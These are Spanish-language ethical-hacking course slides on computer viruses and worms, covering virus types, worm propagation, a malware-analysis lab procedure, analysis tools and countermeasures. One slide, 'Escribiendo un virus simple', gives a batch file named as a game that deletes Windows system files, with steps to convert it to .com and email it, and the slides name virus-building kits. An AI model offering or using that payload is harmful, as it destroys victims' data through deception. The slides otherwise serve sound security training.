

7. Virus y Gusanos
Ing. Julio Iglesias Pérez
C|EH Julio Iglesias Pérez

Introducción a los Virus

1 Un virus es un programa que se replica solo y produce su propio código adjuntando copias de si mismo dentro de otros ejecutables.

2 El payload del virus es la funcionalidad del virus.

Fases del ciclo de vida del Virus

1. Diseño del virus, codificado
2. Replicación
3. Lanzamiento (launch)
4. El virus es detectado e introducido a la base de conocimientos de los A.V.
5. Eliminación del virus

Fase de Infección

En esta fase el virus se replica a sí mismo y se adjunta a un archivo .exe en el sistema

Algunos virus infectan cada vez que son ejecutados y otros cuando los usuarios los desencadenan, estos incluyen un dia, hora o un evento en particular para ejecutarse.

Fase ataque

Algunos virus tienen eventos particulares para activarse y corromper sistemas

Otros virus tienen bugs (errores) que replican y realizan actividades como borrar archivos e incrementar el tiempo de la sesión

Ellos corrompen los blancos solo cuando se esparcen completamente tal como pretenden sus desarrolladores.

¿Por qué la gente crea virus?

- Infringir daño a sus competidores
- Beneficios financieros
- Proyectos de desarrollo
- Jugar bromas
- Vandalismo
- Ciberterrorismo
- Distribuir mensajes políticos

Indicadores de un ataque de Virus

Cualquier cosa que salga de lo normal, se abre el dvd, procesos largos, raros, etc.

¿Cómo se infectan de virus los equipos?

- No corren la última versión de los antivirus
- No actualizan e instalan las nuevas versiones de plug-ins
- Instalan software pirateado
- Abren archivos adjuntos en los correos
- Cuando un usuario acepta un archivo y lo descarga sin revisar apropiadamente la fuente.

Virus Hoaxes

Son falsas alarmas con informes que hablan acerca de virus que no existen, estas pueden contener virus adjuntos.

Ese tipo de mensajes deben ser ignorados

Tipos de virus

- Virus de Sistema o Sector de Inicio
  - Los virus de sector de inicio mueve el MBR a otra locación del disco duro y se copia a si mismo al MBR original.
  - Cuando el sistema inicia, el código del virus es ejecutado primero y luego el control es pasado al MBR original.

Tipos de virus

Virus de archivo y Multipartite

- Los virus de archivo infectan archivos que son ejecutados o interpretados en el sistema, archivos como: COM, EXE, SYS, OVL, OBJ, PRG, MNU, y BAT.
- Virus Multipartite son los que intentan atacar tanto el sector de inicio como los programas ejecutables.

Tipos de virus

Virus de Macro

- Infectan archivos creados por herramientas de ofimática como Microsoft Word o Excel. La mayoría de estos virus son escritos por aplicaciones VBA o lenguaje macro en Visual Basic. Estos infectan los templates (plantillas) o convierte documentos infectados en plantillas, mientras mantienen su apariencia ordinaria.

Tipos de virus

Virus de Cluster

- Modifican las entradas de la tabla del directorio así el directorio apunta al código del virus en vez del programa actual. Solo hay una copia del virus en el disco e infecta a todos los programas del sistema. Primero se ejecuta a si mismo en el sistema y luego el control es pasado al programa actual.

Tipos de virus

Virus de tunel/stealth

- Estos virus evaden los antivirus interceptando sus solicitudes al S.O. Un virus puede ocultarese a si mismo interceptando las solicitudes del software A.V. cuando éste el archivo y pasa la solicitud al virus en vez del S.O. El virus le devuelve una versión sin infectar del archivo al A.V. de esa manera el archivo parece limpio.

Tipos de virus

Virus de encriptación

- Utilizan una simple encriptación para cifrar el código. El virus es encriptado con una llave diferente para cada archivo infectado. Los A.V. no pueden detectar este tipo de virus directamente utilizando métodos de detección de firma, simplemente porque no puede escanear lo que no puede ver.

Tipos de virus

Virus polimórficos

1. El código polimórfico es un código que muta mientras mantiene el algoritmo original intacto.
2. Para habilitar el código polimórfico, el virus tiene que tener un motor polimórfico (también llamado motor de mutación)
3. Un virus polimórfico bien escrito no tiene partes iguales en cada infección.

Tipos de virus

Virus metamórficos

1. Los virus metamórficos se reescriben a si mismo completamente cada vez que infectan un nuevo ejecutable.
2. El código metamórfico puede reprogramarse a si mismo traduciendo su propio código en una representación temporal y luego volver al código normal de nuevo.
3. Por ejemplo, W32/Simile consiste en mas de 14000 líneas de código ensamblador, 90% consistía en código metamórfico.

Tipos de virus

Virus de sobre escritura o cavidad

- Estos virus sobrescriben una parte del archivo con (generalmente) espacios vacíos.

Tipos de virus

Virus de infección escasa

- No infecta siempre, solo ocasionalmente.

Tipos de virus

Virus compañero/camuflaje

- Crean un archivo compañero para cada archivo ejecutable que el virus infecta.
- Por ejemplo, cada vez que ejecutemos notepad.exe se creará un archivo notepad.com (o similar), el equipo cargará el archivo notepad.com e infectará al sistema.

Tipos de virus

- Virus Shell
  - Casi todos los virus boot son de este tipo

Tipos de virus

Virus de extensión de archivos

- Cambia la extensión de los archivos. Aparentemente el archivo es inofensivo, pero si mostramos la extensión, el archivo por ahí es archivo.txt. vb, una contramedida es deshabilitar la opción de esconder la extensión de los archivos en Windows.

Tipos de virus

Virus de Add-on e intrusivos

- Anexan su código al código principal sin realizar ningún cambio, relocalizan el código para insertar su propio código al inicio.

Escribiendo un virus simple

Crear un archivo juego.bat

```
@ echo off
del c:\windows\system32\*.*
del c:\windows\*.*
```

Convertir el archivo en juego.com utilizando la herramienta bat2com. Enviar el archivo en un correo.

Herramientas de creación de virus

- Terabit Virus Maker
- JPS Virus Maker
- DelemE's Batch Virus Maker

Worms (Gusanos)

Son programas maliciosos que replican, ejecutan y se propagan a través de las conexiones de red sin la intervención humana. La mayoría de los worms son creados solo para replicar y propagarse a través de la red, consumiendo recursos de los equipos; sin embargo, algunos worms tienen un payload para dañar el equipo.

Los atacantes usan el payload del worm para instalar backdoors en los equipos infectados, convirtiéndolos en zombies y creando un botnet, estos botnets serán utilizados para realizar ataques.

Diferencia entre Virus y Worm

La gran diferencia entre el worm y el virus es que el worm se propaga solo.

C|EH Julio Iglesias Pérez

Ejemplos de worms

Ejemplos de worms: Conficker, W32\Netsky, W32\Bagle.GE

Se esparcen por la red, por correo, etc.

Herramienta de creación de worms: Internet Worm Maker Thing

¿Que es un Sheep Dip Computer?

- Se refiere al análisis de archivos sospechosos, mensajes, etc. en busca de malware.
- Un equipo sheep dip es instalado para monitorear puertos, archivos, red y A.V. y se conecta a la red bajo estrictas condiciones controladas.

Anti-Virus Sensors Systems

- Es una colección de software de computadora que detecta y analiza amenazas de código malicioso como virus, worms y troyanos. Son utilizadas por las Sheep Dip computers.

Procedimiento de análisis de Malware

Preparando un banco de pruebas

- No se debe jugar con malware en un ambiente de trabajo, siempre se debe preparar un laboratorio con equipos virtuales para este cometido. Utilizar la opción Host-only y asegurarse de que no haya carpetas compartidas entre los equipos virtuales y los equipos anfitriones.

Procedimiento de análisis de Malware

1. Realizar una análisis estático cuando el malware esté inactivo.
2. Colectar información sobre:
   - Valores de cadenas encontrados en el binario con la ayuda de herramientas de extracción como BinText.
   - La técnica de compresión y empaquetado utilizado herramientas como UPX.
3. Establecer una conexión de red y verificar que no esté dando ningún error.

Procedimiento de análisis de Malware

4. Ejecutar el virus y monitorear las acciones del proceso e información del sistema utilizando herramientas como Process Monitor y Process Explorer.
5. Registrar la información del tráfico de la red utilizando herramientas de conectividad y registro de paquetes como NetResident y TCPView.
6. Determinar archivos agregados, procesos dados a lugar y cambios en el registro con la ayuda de herramientas como: RegShot

Procedimiento de análisis de Malware

7. Recolectar la siguiente información utilizando herramientas como Ollydbg y Proc Dump:
   - Solicitud de servicios.
   - Intentos de entrada y salida de conexiones.
   - Información de tablas DNS.

Herramientas

- Una herramienta de extracción de cadenas es: Bintext donde podemos ver los códigos de mensajes de error.
- Herramienta de compresión y descomprensión: UPX
- Herramienta de Monitoreo de Procesos: Process Monitor
- Herramientas de Monitoreo de contenido de paquetes: NetResident

Herramientas

- Herramienta Debugging: Ollydbg
- Herramienta de análisis de virus: IDA Pro
- Herramientas de testeo online de malware: Sunbeld CWSandbox, Virustotal

Contramedidas

Métodos de detección de virus

- Categorías:
  - Escaneo: Una vez que el virus ha sido detectado, es posible escribir programas de escaneo que busquen características de la firma de la cadena del virus.
  - Revisión de integridad: Los productos de revisión de integridad trabajan leyendo todo el disco y registrando todos los datos de integridad que actúa como una firma para los sectores de los archivos y del sistema.
  - Intercepción: Monitorea llamadas del S.O. que son escritas en el disco.

Contramedidas para virus y worms

- Asegurarse de que el código ejecutable enviado está aprobado por la organización.
- No bootear el equipo con un disco booteable infectado.
- Conocer las últimas amenazas de virus.
- Revisar DVDs, CDs si están infectados.
- Asegurarse de que el pop-up bloquer está habilitado y está utilizando un firewall.
- Ejecutar un limpiador de disco, escaneador de registro y desfragmentación una vez a la semana.
- Encender el firewall.
- Ejecutar anti-spywares o adwares una vez a la semana.


Contramedidas para virus y worms

- Bloquear los archivos que tengan más de un tipo de extensión.
- Ser cauteloso con los archivos enviados por mensajería.
- Instalar software de antivirus que detecte y remueva las infecciones cuando estas aparezcan.
- Generar una política de antivirus y distribuirla.
- Prestar atención a las instrucciones de descargas de internet para cualquier archivo o programa.

Contramedidas para virus y worms

- Actualizar los antivirus en base mensual, así puede identificar y limpiar los nuevos errores.
- Impedir abrir archivos recibidos por enviadores desconocidos de email.
- Realizar backups.
- Programar escaneos periódicos para todos los discos luego de la instalación del software A.V.
- No aceptar discos o programas sin antes revisarlos con la última versión de antivirus.


Test de Intrusión para Virus
C|EH Julio Iglesias Pérez




¡Muchas Gracias!
C|EH Julio Iglesias Perez